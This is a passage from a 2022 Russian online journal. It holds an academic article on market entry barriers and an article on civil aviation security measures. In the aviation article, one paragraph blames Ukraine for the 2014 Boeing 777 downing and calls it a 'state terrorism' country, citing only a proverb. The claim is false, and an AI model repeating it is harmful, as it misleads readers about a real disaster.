1. Maksimova I.V. (2021). *Tsifrovizatsiya kak uslovie demokratizatsii upravleniya obshchestvennymi finansami* [Digitalization as a condition for the democratization of public finance management] // *Sborniki konferentsii nits sotsiosfera* [Collections of conferences nits sociosphere], no 1, P. 27-31.
2. Aganbegyan A.G. (2019). *Finansy, byudzheth i banki v novoi Rossii* [Finance, budget and banks in the new Russia], Moscow, Delo Publ., 400 p.
3. Markova V. D. (2022). *Tsifrovaya ehkonomika* [Digital economy], Moscow, INFRA-M, 186 p.
4. Isakova N.YU., Knyazeva E.G., Yuzvovich L.I. (2017). *Finansovaya sistema gosudarstva* [The financial system of the state], Moscow, Flinta Publ., 84 p.

5. Gerasimova E.B. (2019). *Analiz deyatel'nosti ehkonomicheskogo sub''ekta i tsifrovaya kul'tura* [Analysis of the activity of an economic entity and digital culture] // *Mir novoi ehkonomiki* [The world of the new economy], no 2, P. 111-120.
6. Fedorov L.V., Kumekhov K.K. (2019) *Strategiya i sovremennaya model' upravleniya v sfere denezhno-kreditnykh otnoshenii* [Strategy and modern management model in the field of monetary relations], Moscow, Dashkov i K Publ., 358 p.
7. Komyagin D.L. (2018). *Byudzhethoe pravo* [budget law], Moscow, Vysshaya shkola ehkonomiki Publ., 593 p.
8. Polyak G.B. (2017). *Byudzhethnaya sistema Rossii* [The budget system of Russia], Moscow, YUNITI-DANA Publ., 703 p.
9. Zaichenko I.M., Gorshechnikova P.D., Dubgorn A.S. (2020). *Tsifrovaya transformatsiya biznesa: podkhody i opredelenie* [Business Digital Transformation: Approaches and Definition] // *Nauchnyi zhurnal NIU ITMO* [Scientific journal NRU ITMO. Series Economics and environmental management], no 2, P. 205-212.
10. Smorgunov L. V. (2018). *Byudzheth dlya grazhdan* [Budget for citizens] // *Chelovek. Soobshchestvo. Upravlenie* [Human. Community. Control], no 19, P. 6-17.

© Скуба Р.В., Снегирёва А.Э., 2022 Научный сетевой журнал «СтолЫпинский вестник» №4/2022.

Для цитирования: Скуба Р.В., Снегирёва А.Э. ТЕНДЕНЦИИ И ПЕРСПЕКТИВЫ РАЗВИТИЯ ФИНАНСОВОЙ СИСТЕМЫ РОССИИ В УСЛОВИЯХ ЦИФРОВИЗАЦИИ// Научный сетевой журнал «СтолЫпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 339.137.2

DOI 10.55186/27131424_2022_4_4_6

**БАРЬЕРЫ ВХОДА РЕГИОНАЛЬНОЙ КОММЕРЧЕСКОЙ
ОРГАНИЗАЦИИ НА ОТРАСЛЕВОЙ РЫНОК: ОСНОВНЫЕ
ХАРАКТЕРИСТИКИ**

**BARRIERS TO ENTRY A REGIONAL COMMERCIAL ORGANIZATION TO
THE INDUSTRY MARKET: MAIN CHARACTERISTICS**

Скуба Роман Васильевич, кандидат экономических наук, доцент, доцент кафедры «Стратегическое планирование и управление жилищно-коммунальным комплексом», ФГБОУ ВО «Владимирский государственный университет имени Александра Григорьевича и Николая Григорьевича Столетовых» (600000 Россия, Владимирская область, г. Владимир, ул. Горького, д. 87), тел. 8(4922) 53-25-75, ORCID: <http://orcid.org/0000-0003-2570-9078>, r_scuba@mail.ru

Roman V. Skuba, candidate of economic sciences, associate professor, associate professor of the department of strategic planning and management of the housing and communal complex, Vladimir State University (600000 Russia, Vladimir region, Vladimir, Gorky st., 87) **tel.** 8(4922) 53-25-75, ORCID: <http://orcid.org/0000-0003-2570-9078>, r_scuba@mail.ru

Аннотация. В статье с позиций экономической теории рассмотрены основные понятия, характеризующих деятельность современной организации в рыночном пространстве с точки зрения барьеров входа и выхода региональной коммерческой организации на отраслевой рынок. Сделан обзор и обобщены конкурентные приёмы, описывающие факторы возникновения дополнительных препятствий на рынке. Дана характеристика структуре разновидностей барьеров входа на отраслевой рынок региональной коммерческой организации. Установлено, что наличие барьеров для входа позволяет компаниям, которые уже работают на рынке, позволяется добиваться более высоких прибылей, не беспокоясь о новых конкурентах. Существование барьеров для входа на рынок, вместе с высоким уровнем концентрации производителей в промышленном секторе, позволяет компаниям поднимать цены выше своих предельных издержек, а также в краткосрочной и долгосрочной перспективе создавать экономическую прибыль, что определяет переговорную силу этих компаний. Дифференциация создает большой барьер для входа в отрасль, поскольку большой выбор продуктов увеличивает привлекательность конкретного продукта. В результате стартапам приходится тратить много ресурсов, чтобы изменить лояльность клиентов. Это осложняется еще и тем, что в настоящее время есть условия для агрессивной рекламы существующих компаний. Ценовая политика активных компаний определяется объемом предложения и спроса. Создание препятствий, препятствующих входу, возможно путем установки цен ниже уровня, который в краткосрочной перспективе позволяет максимизировать прибыль или позволяет им получать долгосрочный доход. Несовершенство правовой системы и недостаточное развитие рыночных отношений могут затруднить вход компании в отрасль.

Abstract. In the article, from the standpoint of economic theory, the main concepts that characterize the activities of a modern organization in the market space are considered from the point of view of barriers to entry and exit of a regional

commercial organization to the industry market. A review is made and competitive techniques are summarized that describe the factors of additional obstacles in the market. The characteristic of the structure of varieties of barriers to entry into the industry market of a regional commercial organization is given. It has been established that the presence of barriers to entry allows companies that are already operating in the market to achieve higher profits without worrying about new competitors. The existence of barriers to entry, together with a high level of producer concentration in the industrial sector, allows companies to raise prices above their marginal cost and generate economic profits in the short and long term, which determines the bargaining power of these companies. Differentiation creates a large barrier to entry into an industry as a large selection of products increases the appeal of a particular product. As a result, startups have to spend a lot of resources to change customer loyalty. This is further complicated by the fact that currently there are conditions for aggressive advertising of existing companies. The pricing policy of active companies is determined by the volume of supply and demand. Creating barriers to entry is possible by setting prices below the level that allows them to maximize profits in the short term or allows them to earn long-term income. The imperfection of the legal system and the insufficient development of market relations can make it difficult for a company to enter the industry.

Ключевые слова: конкуренция, отраслевой рынок, барьеры входа, вертикальная интеграция, диверсификация, дифференциация продукта, региональная коммерческая организация.

Keywords: competition, industry market, entry barriers, vertical integration, diversification, product differentiation, regional commercial organization.

В экономической теории существует подход, который рассматривает количество участников рынка и размер их доли рынка как второстепенные критерии, а барьеры для входа на рынок – как главный индикатор состояния рынка и государства, конкурентная среды на рынке. Этот подход был

разработан в форме теории состязательного рынка. Эта теория основана на предположении, что до тех пор, пока вход и выход не связаны с серьезными трудностями, поддерживаемыми потенциальной конкуренцией на рынке, покупатели и продавцы такие же, как в условиях совершенной конкуренции [1].

Главной целью данной статьи является рассмотрение с позиций экономической теории основных понятий, характеризующих деятельность современной организации в рыночном пространстве с точки зрения барьеров входа и выхода региональной коммерческой организации на отраслевой рынок, сделать обзор и обобщить конкурентные приёмы, описывающие факторы возникновения дополнительных препятствий на рынке, исследовать и выделить их основные характеристики.

Барьеры для входа и выхода с рынка чаще всего считаются суммой затрат, понесенных компанией, выходящей на рынок или уходящей с него. Компания, уже работающая на рынке, не несет затрат, связанных с приобретением прав (патентов, лицензий). На интеллектуальную собственность, без которой невозможно осуществлять определенные виды деятельности, производить товары и оказывать услуги. Компании, которая уже известна покупателям, не нужно тратить большие бюджеты на рекламу, сбор рыночной информации – это все расходы, связанные с выходом на новый для компании рынок.

Барьеры для входа влияют на решение о входе на рынок, потому что в случае неудачи невозможно покинуть рынок без значительной потери инвестиций. Барьеры для входа должны быть рассмотрены, как сочетание факторов (объективных и субъективных), которые работают либо для предотвращения вступления на рынок компании и организации ею прибыльной торговли, либо для предотвращения выхода укоренившихся фирм с него без ощутимых потерь [2].

Препятствия могут возникать из-за различных факторов. Поведение существующих компаний на рынке, которое затрудняет для новых компаний вход, ведёт к созданию стратегических барьеров.

Наличие барьеров для входа позволяет компаниям, которые уже работают на рынке, позволяет добиваться более высоких прибылей, не беспокоясь о новых конкурентах. Существование барьеров для входа на рынок, вместе с высоким уровнем концентрации производителей в промышленном секторе, позволяет компаниям поднимать цены выше своих предельных издержек, а также в краткосрочной и долгосрочной перспективе создавать экономическую прибыль, что определяет переговорную силу этих компаний [3].

Подробно структура разновидностей барьеров входа представлена на рисунке 1.

Существует классификация отраслевых рынков по уровню характеристик входных барьеров. Входы на промышленном рынке, таким образом, разбиваются следующим образом:

- лёгкий вход – этот тип рынка обладает почти совершенной конкуренцией с высокой мобильностью капитала, свободами получения ресурсов и цены ведущие к равновесию. На таких рынках нет компаний со значительными и устойчивыми ценовыми преимуществами;

- слегка затруднённый (обеспеченный) вход – на таком рынке отдельные операционные компании могут получить ощутимую экономическую выгоду, как правило, за счет минимального повышения цен по сравнению с затратами [4].

Однако в долгосрочной перспективе этим компаниям выгоднее позволить новичкам выходить на рынок, чем нести расходы по созданию барьеров для входа:

- очень сложный вход – уже существующие компании, как правило, усложняют вход новым заявителям; здесь действуют явно доминирующие компании;

– заблокированный вход - компания, которая является естественной монополией, действует или имеет стабильное количество участников [6].



Рисунок 1. Классификация барьеров входа на отраслевой рынок [5]

Есть два типа барьеров для входа: стратегические, созданные в результате корпоративного поведения, и нестратегические (или структурные), которые действуют как внешние по отношению к любому бизнес-субъекту.

Нестратегические барьеры, связанные с базовыми условиями функционирования промышленности, бывают трех основных типов: административные, социально-экономические и гражданские.

Административные (государственные) барьеры обычно юридически закреплены (посредством законодательных или местных постановлений) ограничениями на определенные виды деятельности (лицензирование для

определенных видов бизнеса, распределение квот между компаниями, сертификация оборудования и продукции), установление стандартов экономического контроля, все виды регулирования импорта и экспорта ресурсов и др.). Преодоление этих препятствий требует от хозяйствующих субъектов времени и денег.

Социально-экономические барьеры – это правила функционирования отраслевых рынков, на которых реализуется та или иная промышленная, структурная, фискальная, таможенная и другая экономическая политика. К ним также относятся: емкость рынка (ограниченный спрос), условия рынка капитала, развитие рыночной инфраструктуры, минимальные капитальные затраты (начальные инвестиции), дифференциация продукта и затраты на продвижение (создание сильных брендов), местоположение, рентабельность (включая включение масштаба экономии).

Гражданские инициативы обеспечивают соответствие возможностей и интересов государства и бизнеса различным потребностям и интересам отдельных граждан и их объединений. Например, ассоциации разрабатывают кодексы поведения. Развивается отраслевая система социального партнерства, вход в которую строго ограничен [7].

Стратегические барьеры для входа – это сочетание объективных и субъективных факторов, которые либо мешают приходящей компании организовать прибыльное производство на промышленном рынке, либо не позволяют ей уйти с рынка без значительных потерь. Они будут разделены на стоимость и цену [8].

В этой связи различают конкурентные приёмы, описывающие факторы возникновения дополнительных препятствий на рынке для региональной коммерческой организации:

1. Вертикальная интеграция. Этот метод предполагает, что компания, работающая на определенном рынке, занимается производством на ранних или поздних стадиях производственного процесса. Примером может служить

компания, производящая автомобили и имеющая сталелитейный завод, поставляющий на нее сталь (раннее производство).

Также создаются новые барьеры, потому что, если лидер отрасли вертикальной интеграции обосновывается на рынке, он может повлиять на новых поставщиков, которые хотят войти в отрасль. Менеджер может отказаться продавать конкретный ресурс или доставить его на неблагоприятных условиях компании, которая хочет войти в отрасль. Следовательно, у компании есть лучшие шансы выйти на новый рынок только в том случае, если она сама вертикально интегрирована [9].

2. Диверсификация производственной деятельности. Этот метод предполагает, что у производителя есть несколько товаров, не связанных друг с другом. Например, компания может производить бытовую технику от микроволновых печей до телевизоров, а также продавать автомобили и собственные продуктовые магазины.

Это позволяет компании снизить риск потери прибыли, потому что, если одна отрасль понесет убытки, другая сможет компенсировать этот факт. Кроме того, если в отрасли присутствует диверсифицированный производитель, он сам по себе может отпугнуть новых дилеров с рынка.

В то же время другие компании с аналогичным типом производства могут легко проникнуть на любой рынок, будь то товары или услуги. Отсюда следует, что этот метод может создавать высокие барьеры для небольших компаний, но не является серьезным препятствием для отраслей с аналогичной структурой [10].

3. Дифференциация продукта. Этот барьер показывает, что в отрасли существует широкий спектр продуктов, которые решают одну и ту же проблему и обладают одинаковыми свойствами. Замечательным примером дифференцированного продукта можно считать: сигареты, детское питание, зубные пасты или щетки.

Дифференциация создает большой барьер для входа в отрасль, поскольку большой выбор продуктов увеличивает привлекательность конкретного продукта. В результате стартапам приходится тратить много ресурсов, чтобы изменить лояльность клиентов. Это осложняется еще и тем, что в настоящее время есть условия для агрессивной рекламы существующих компаний.

4. Гибкость и скорость роста спроса. Спрос также формирует структуру рынка и может создать барьер для рынка. Спрос не зависит от общества, но явно влияет на политику компаний в определении стоимости. Это означает, что чем ниже эластичность спроса, тем легче компаниям влиять на цены, увеличивая их по сравнению со средними производственными затратами.

5. Зарубежный конкурс. Этот барьер во многом зависит от государства, именно он определяет, насколько сложно будет иностранной продукции преодолевать барьеры, выраженные в виде импортных пошлин. Этот тариф, с одной стороны, ведет к увеличению равновесной цены и устранению избыточного потребления, а с другой стороны, способствует увеличению прибыли отечественных компаний.

6. Профсоюзы в промышленности. При существовании профсоюза часть прибыли перераспределяется между членами компании за счет увеличения заработной платы сотрудников. Следовательно, производство, которое хочет выйти на рынок, на котором есть профсоюзы, сначала должно будет платить высокую заработную плату.

7. Институциональные барьеры. К таким барьерам относятся: лицензирование производственной деятельности, государственная система ценообразования и уровень рентабельности. Эти системы влияния приводят к незначительным затратам и потере потенциального дохода [11].

Подводя определённый итог исследования, можно отметить следующее:

Ценовая политика активных компаний определяется объёмом предложения и спроса. Создание препятствий, препятствующих входу, возможно путем установки цен ниже уровня, который в краткосрочной

перспективе позволяет максимизировать прибыль или позволяет им получать долгосрочный доход. Несовершенство правовой системы и недостаточное развитие рыночных отношений могут затруднить вход компании в отрасль.

Литература

1. Ибрагимов Л. А. Инфраструктура товарного рынка. – М.: ПРИОР, 2019. – 256 с.
2. Алексунин В. А. Маркетинг в отраслях и сферах деятельности. – М.: Дашков и К, 2020. – 716 с.
3. Рой Л. В, Третьяк В.П. Анализ отраслевых рынков. – М. ИНФРА-М, 2016. – 440 с.
4. Басовский Л.Е. Экономика отрасли. – М.: ИНФРА-М, 2020. – 145 с.
5. Скуба Р.В. Экономика отраслевых рынков. – Владимир. Изд.-во Владим. гос. ун-та, 2011. – 56 с.
6. Казаков С. В., Поздняков В.Я. Экономика отрасли – М.: ИНФРА-М, 2020. – 309 с.
7. Котлер Ф., Келлер К.Л. Маркетинг менеджмент. – СПб.: Питер, 2018. – 848
8. Управление розничным маркетингом / Под ред. Д. Гилберта. М.: ИНФРА-М, 2017. – 571 с.
9. Лапыгин Ю.Н., Скуба Р.В. Стратегический маркетинг в конкурентной борьбе. – Владимир: ВлГУ, 2003. – 98 с.
10. Бест Р. Маркетинг от потребителя. – М.: Манн, Иванов, Фербер, 2019. – 696 с.
11. Скуба Р.В. Современная индустрия торговли: основные тенденции и значение на различных уровнях экономики // Экономика и предпринимательство. – 2019. – №5. – С. 652-655.

References

1. Ibragimov L.A. (2019). *Infrastruktura tovarnogo rynka* [Commodity market infrastructure]. Moscow, PRIOR Publ., 256 p.

2. Aleksunin V.A. (2020). *Marketing v otraslyakh i sferakh deyatel'nosti* [Marketing in industries and fields of activity]. Moscow, Dashkov i K Publ., 716 p.
3. Roi L.V, Tret'yak V.P. (2016). *Analiz otraslevykh rynkov* [Industry Market Analysis]. Moscow, INFRA-M Publ., 440 p.
4. Basovskii L.E. (2020) *Ehkonomika otrasli* [Industry economics]. – Moscow, INFRA-M Publ., 145 p.
5. Skuba R.V. *Ehkonomika otraslevykh rynkov* (2010). [Industry Markets Economics]. Vladimir, Vladimir State University Publishing House, 56 p.
6. Kazakov S. V., Pozdnyakov V.YA. (2020). *Ehkonomika otrasli* [Industry economics]. – Moscow, INFRA-M Publ., 309 p.
7. Kotler F., Keller K.L. (2018). *Marketing menedzhment* [Marketing management]. St.Peterburg, Piter Publ., 848 p.
8. Gilbert D. (2005). *Upravlenie roznichnym marketingom* [Retail Marketing Management]. Moscow, INFRA-M Publ., 571 p.
9. Lapygin Ju.N., Skuba R.V. (2003). *Strategicheskij marketing v konkurentnoj bor'be* [Competitive Strategic Marketing]. Vladimir, Vladimir State University Publishing House, 98 p.
10. Best R. *Marketing ot potrebitelya* (2019). [Marketing of consumer]. Moscow, Mann, Ivanov, Ferber Publ., 696 p.
11. Skuba R.V. (2019). *Osobennosti upravleniya tovarnym predlozheniem v regional'noj roznichnoj trgovle* [Peculiarities of product supply management in regional retail trade] // *Ekonomika i predprinimatel'stvo* [Economy and entrepreneurship], no 5, pp. 652-655.

© Скуба Р.В., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Скуба Р.В. БАРЬЕРЫ ВХОДА РЕГИОНАЛЬНОЙ КОММЕРЧЕСКОЙ ОРГАНИЗАЦИИ НА ОТРАСЛЕВОЙ РЫНОК: ОСНОВНЫЕ ХАРАКТЕРИСТИКИ// Научный сетевой журнал «Столыпинский вестник» №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 323

МЕТОДЫ БОРЬБЫ С ТЕРРОРИЗМОМ НА ВОЗДУШНОМ ТРАНСПОРТЕ

METHODS OF COMBATING TERRORISM IN AIR TRANSPORT

Ячменёв Евгений Сергеевич, студент, Академия военных наук, г. Москва

Петров Артём Евгеньевич, студент, Академия военных наук, г. Москва

Попов Юрий Леонидович, к.и.н., доцент, профессор, Академия военных наук, г. Москва

Yachmenev Evgeny Sergeevich, student, Academy of Military Sciences, Moscow

Petrov Artem Evgenievich, student, Academy of Military Sciences, Moscow

Popov Yuri Leonidovich, Ph.D., Associate Professor, Professor, Academy of Military Sciences, Moscow

Аннотация: В данной статье раскрываются понятия «Авиационная безопасность», незаконное вмешательство в деятельность гражданской авиации (ГА), «государственный терроризм» приводятся некоторые примеры актов незаконного вмешательства в деятельность авиации.

Abstract: This article reveals the concepts of "Aviation security", illegal interference in the activities of civil aviation (GA), "state terrorism" and provides some examples of acts of illegal interference in the activities of aviation.

Ключевые слова: авиационная безопасность, акт незаконного вмешательства, террористы, государственный терроризм.

Keywords: aviation security, act of unlawful interference, terrorists, State terrorism.

Авиационная безопасность (АБ) - состояние защищенности авиации от незаконного вмешательства в деятельность в области авиации [1].

АБ ГА обеспечивается:

- службами авиационной безопасности (САБ) аэродромов (аэропортов):
- подразделениями транспортной безопасности:
- САБ эксплуатантов (авиакомпаний):
- уполномоченными органами, наделенными правами федеральных законов РФ [1].

Незаконное вмешательство в деятельность в авиации - противоправные действия, угрожающие безопасной деятельности авиации, повлекшие за собой несчастные случаи с людьми, материальный ущерб, захват воздушного судна (ВС) либо создавшие угрозу наступления таких последствий.

Количество актов незаконного вмешательства (АНВ) в мире достигло «пика» в конце 60-х годов прошлого столетия. Тогда АНВ существенно подрывали безопасность ГА.

Но международный терроризм не дремлет и сейчас. Можно привести несколько примеров АНВ, которые произошли не так давно.

2014 год. Катастрофа самолета Боинг-777 над территорией Украины. Обстоятельства авиакатастрофы: при ведении боевых действий между Вооруженными Силами Украины и ополченцами Донецкой Народной Республики. Количество жертв – 295. Предположительно сбит ракетой. Украина отрицает действия своих Вооруженных Сил, пытаясь переложить ответственность на ВС РФ и ДНР. Только народная мудрость гласит: «Сделал тот, кому это выгодно». РФ и ДНР это было совершенно ни к чему. В то время как Украина давно является страной государственного терроризма, что не раз

было подтверждено деятельностью ее спецслужб (теракты, связанные с убийствами, исчезновением людей).

При этом под определением государственный терроризм принято понимать террористические акты, совершаемые сотрудниками специальных служб государства.

2015 год. Катастрофа самолета А-321 над Синайским полуостровом. Причиной по данным ФСБ РФ явилось самодельное взрывное устройство, которое было заложено террористами в хвостовую часть самолета, который выполнял чартерный рейс 7К-9268 по маршруту Шарм-эль-Шейх - Санкт-Петербург, что привело к крупнейшей авиакатастрофе и массовой гибели людей – 224 человека.

Январь 2022 года, события в городе Алма-Ате (Казахстан). Террористы пытались захватить аэропорт. Казалось бы, зачем? Выясняется, что одной из причин захвата аэропорта - была запланирована доставка в Алма-Ату подкреплений для боевиков из находящихся рядом с Казахстаном государств. И как знать, с оружием ли они оказались на борту ВС или без, были бы захваты в воздухе ВС или нет – эти вопросы остаются открытыми. Расследование ведется до сих пор.

Только совместными усилиями государств СНГ, входящих в Организацию Договора о Коллективной Безопасности (ОДКБ) удалось предотвратить террористические акты, в том числе АНВ в деятельность ГА – захват аэропорта.

На основании изложенного можно сделать вывод, тема терроризма на объектах воздушного транспорта продолжает быть актуальной и сейчас.

Пристальное внимание данной теме придавалось всегда. В 1974 году Аэронавигационной комиссией, Авиатранспортным комитетом и Комитетом по незаконному вмешательству Международной организацией ГА (ИКАО) были приняты Стандарты и Рекомендуемая практика по безопасности в виде нового Приложения к Чикагской конвенции № 17 под названием

«Безопасность. Защита международной гражданской авиации от актов незаконного вмешательства» [7].

Приложением № 17 предусмотрены:

- вопросы организации и координации действий всех авиационных служб;
- технические меры по обеспечению безопасности международных полетов;
- требования о принятии каждым Договаривающимся государством по противодействию АНВ национальной программы АБ в сочетании с такими дополнительными мерами безопасности, которые могут быть предложены другими соответствующими органами [5].

АБ обеспечивается посредством:

- предотвращения доступа посторонних лиц и транспортных средств в контролируемую зону аэропорта;
- охраны ВС на стоянках в целях исключения возможности проникновения на ВС посторонних лиц;
- исключения возможности незаконного провоза на ВС оружия, боеприпасов, взрывчатых, радиоактивных, отравляющих, легковоспламеняющихся веществ и других опасных предметов и веществ и введения особых мер предосторожности при разрешении их провоза;
- предполетного и послеполетного досмотра;
- реализации мер противодействия АНВ в деятельность в области авиации и иных мер, в том числе мер, осуществляемых с участием правоохранительных органов;
- исключения возможности несанкционированного доступа посторонних лиц к беспилотным авиационным системам.

Предотвращение АНВ достигается методами:

- отбор специалистов для служб АБ;
- охрана объектов ГА;

- контроль доступа к объектам ГА;
- использование кинологических служб;
- использование видеонаблюдения;
- психологический метод;
- составление программ безопасности аэропорта/авиакомпаний;
- планирование, отработка и координация ответных действий на АНВ в деятельность ГА,
- оснащение техническими средствами обеспечения безопасности (технические средства досмотра);
- организация пропускного и внутриобъектового режима аэропортов,
- специальный предполетный осмотр ВС;
- досмотр пассажиров, их ручной клади и багажа, совершенствование технологии досмотра.

В некоторых технических требованиях Приложения № 17 и других Приложениях к Чикагской конвенции ИКАО признается, что обеспечить абсолютную безопасность ГА невозможно. Тем не менее, при предпринятии действий государства должны в первую очередь учитывать соображения безопасности пассажиров, членов экипажа, наземного персонала и населения.

После террористических актов в США в 2001 году, когда угнанные террористами самолеты были использованы в качестве оружия (разрушение башен Всемирного торгового центра с гибелью 2977 человек), в мире существенно изменилось отношения к АБ.

Во многих странах было изменено воздушное законодательство с целью усиления АБ. В США был принят Закон об авиационной и транспортной безопасности, была создана «Администрация транспортной безопасности».

В Канаде была создана «Канадская служба безопасности воздушного транспорта».

В Европейском Союзе (ЕС) в 2002 году специальным Постановлением введено требование о проведении проверок безопасности на всех пассажирских рейсах, даже на внутренних авиалиниях. Регламент № 300/2008 Европейского парламента устанавливает общие в Европейском союзе правила защиты ГА от АНВ.

В Германии, учитывая положения Постановления ЕС №2320/2002 от 11 января 2005года, был принят Федеральный закон «Закон авиационной безопасности» [9].

Надо сказать, что в различных странах к обеспечению АБ существует различный подход.

Например, в Австралии обеспечение авиационной безопасности возложена на Австралийскую федеральную полицию (The Australian Federal Police (AFP)). Сотрудники AFP Airport Operations обеспечивают авиационную безопасность в девяти крупных аэропортах Австралии: Сидней, Мельбурн, Брисбен, Перт, Аделаида, Кэрнс, Голд-Кост, Канберра, Дарвин.

В Ирландии обеспечением АБ занимается специальная полицейская служба - The Airport Police Service (APS).

В Пакистане авиационной безопасностью занимается Служба безопасности аэропортов (The Airports Security Force (ASF), являющейся структурным подразделением Авиационного отдела (департамент правительства Пакистана).

Не редко в других странах в качестве сил обеспечивающих АБ используют частные охранные организации, ведомственную или военизированную охрану.

Бывает и так. США считаются страной с высоким уровнем обеспечения АБ, некоторые требования которой даже превышают стандарты ИКАО. Однако там было принято решение дальнейшего совершенствования служб АБ адекватно возрастающей угрозе терроризма. Был разработан целый комплекс дополнительных мер по обеспечению АБ для аэропортов и

авиакомпаний США. Конгресс США выделил на эти цели свыше 1 млрд. долларов [9].

Но какая бы служба не занималась бы АБ меры безопасности в аэропортах остаются традиционными:

- создание контролируемых зон аэропорта;
- защитные ограждения территория аэропорта;
- пропускной режим;
- досмотр транспортных средств;
- досмотр воздушных судов;
- досмотр пассажиров, ручной клади, багажа, почты [1].

Международные аэропорты имеют свои особенности в целях осуществления АБ, и в то же время, обеспечение перелетов воздушных судов без задержек.

Особенностями британских аэропортов являются:

–интегрированы в одну две автоматизированные системы досмотра Vivid и AS&S;

–на базе двух автоматизированных систем создан конвейер по обработке багажа перед вылетом;

–высокая скорость движения ленты конвейера - 0,5 м/сек;

–стабильные показатели по распознаванию багажа;

–приемлемый уровень ложных срабатываний при распознавании багажа;

–отсутствие потери пропускной способности [9].

В настоящее время в некоторых международных аэропортах в ходе досмотра проводится специальное собеседование с пассажиром - «профайлинг», направленный на выявление физических лиц, в действиях которых усматриваются признаки подготовки к совершению АНВ. Осуществление «профайлинга» возможно в том случае, если САБ аэропорта имеет специально подготовленных (обученных) специалистов.

Минтрансом России разработан проект федерального закона «О внесении изменений в Кодекс РФ об административных нарушениях» от 12.02.2009г. Меры административного воздействия, предлагаемые законопроектом, дифференцированы в зависимости от степени опасности допускаемых нарушений.

В настоящее время в аэропортах применяются различные новейшие системы АБ в зависимости от их назначения (таблица 1):

Таблица 1

Системы АБ	Назначение системы АБ
Модернизированные рентгеновские устройства	–позволяют определять наличие пластических взрывчатых веществ; –выявление оружия; –эффективно при использовании в дополнение к стандартным рентгеновским установкам
Устройства нейтронной активации	обнаружение взрывчатых веществ (распознавания пластиковых бомб)
Устройства газовой хроматографии	определение наличия взрывчатых соединений
Устройства хемилюминесценции	с помощью флуоресцентного свечения. применяется при досмотре пассажиров и багажа
Устройства термальных нейтронов	обнаружение наличия взрывчатых соединений

[8].

Основным документом, регламентирующим АБ в России, является Воздушный кодекс РФ. В соответствии с его требованиями: «Авиационная безопасность обеспечивается службами АБ аэропортов, подразделениями

ведомственной охраны федерального органа исполнительной власти, уполномоченного в области транспорта, САБ эксплуатантов (авиакомпаний), а также уполномоченными органами, наделенными этим правом федеральными законами» [1].

Приказ Минтранса РФ от 17.10.1994 N 76 «О введении в действие Типового положения о САБ аэропорта» гласит: «Положение о САБ аэропорта, а также структура и штатное расписание САБ утверждаются руководителем аэропорта (авиакомпаний)» [2].

Структура службы АБ показана на рисунке 1. САБ является самостоятельным структурным подразделением аэропорта (авиакомпаний) и осуществляет в аэропорту комплекс мероприятий по обеспечению безопасности ГА от АНВ в ее деятельность, а также дополнительно усиливает меры безопасности в период повышения угрозы ГА или чрезвычайных обстоятельств.

САБ в своей деятельности руководствуется действующим законодательством РФ, Воздушным кодексом РФ, стандартами и рекомендациями ИКАО и другими нормативными документами по вопросам АБ, а также Типовым положением.

САБ взаимодействует с другими структурными подразделениями аэропорта, организациями и эксплуатантами ВС, а также с территориальными органами Федеральной службы безопасности (ФСБ России), Министерства внутренних дел (МВД России) и исполнительной власти при решении вопросов, отнесенных к ее компетенции.

САБ разрабатывает Программу АБ и осуществляет ее реализацию.

САБ аэропорта обеспечивает выполнение требований норм, правил по АБ и подчиняется непосредственно руководителю администрации аэропорта.

Рисунок 1



Сотрудники САБ обязаны принимать все возможные меры, предусмотренные Российским законодательством, для предотвращения АНВ в деятельность ГА, а при необходимости задерживать лиц, нарушающих нормы, правила АБ, в установленном порядке.

Проникновение посторонних лиц на территорию аэропорта с целью АНВ в деятельность ГА может привести:

- в зоны рабочих секторов курсовых и глиссадных радиомаяков и светотехнического оборудования аэродромов – к сбою в работе курсового и глиссадного радиомаяков (радиотехнического курса и радиотехнической траектории снижения) системы посадки и светотехнического оборудования к катастрофе ВС при его посадке на взлетно-посадочную полосу;

- в объекты управления воздушным движением – вмешательство в работу авиадиспетчеров к непредсказуемым последствиям;

- к объектам авиатопливообеспечения – к взрывопожароопасности.

Досмотр членов экипажей, обслуживающего персонала, пассажиров, ручной клади, багажа, почты, грузов и бортовых запасов осуществляется для предотвращения несанкционированной доставки на борт ВС оружия,

боеприпасов, взрывчатых, отравляющих, легковоспламеняющихся и других веществ, которые могут использоваться для совершения АНВ.

ВС должны находиться под постоянной охраной САБ. При подготовке самолета к вылету САБ осуществляется предполетный досмотр ВС с целью выявления оружия, взрывчатых веществ и других предметов, которые могут быть использованы для совершения АНВ, а также выявления посторонних лиц.

Для эффективного противодействия АНВ аэропортовые комиссии по АБ и Межведомственная антитеррористическая комиссия РФ разрабатывают и принимают согласованные планы действий.

Планы учитывают возможную обстановку (захват воздушного судна на земле и в воздухе; угроза террористического акта в отношении объектов аэропорта; инцидент в аэропорту; обследование подозрительных устройств и др.).

Для обеспечения выполнения своих функциональных обязанностей САБ использует возможности подразделений военизированной охраны (ВОХР), которые вооружаются служебным оружием.

Службам АБ аэропортов и авиакомпаний, всем государственным службам (МВД, ФСБ, МЧС и другим) необходимо находиться в постоянной готовности для отражения нападений террористов на авиаобъекты.

Литература:

1. Воздушный кодекс Российской Федерации от 19 марта 1997 г. N 60-ФЗ (с изменениями и дополнениями на 14.03.2022).
2. Федеральные авиационные правила Требования авиационной безопасности к аэропортам Утверждены приказом Минтранса России от 28 ноября 2005 г. № 142 (с изменениями и дополнениями на 12.02.2018).
3. Интернет-статья «Перспективные рентгеновские системы авиационной безопасности».
4. Приказ Минтранса РФ от 17.10.1994 N 76 «О введении в действие Типового положения о службе авиационной безопасности аэропорта».
5. Чикагская конвенция Международной организации гражданской авиации ИКАО (1944г.). Приложение 17 к Чикагской конвенции – «Безопасность.

Защита международной гражданской авиации от актов незаконного вмешательства».

6. **Руководство по безопасности для защиты гражданской авиации от актов незаконного вмешательства (Doc 8973).**
7. Волынский - Басманов Ю.М. Авиационная безопасность. Учебное пособие. М., «АБИНТЕХ», 2005.
8. Интернет-ресурс. Авиационная безопасность.
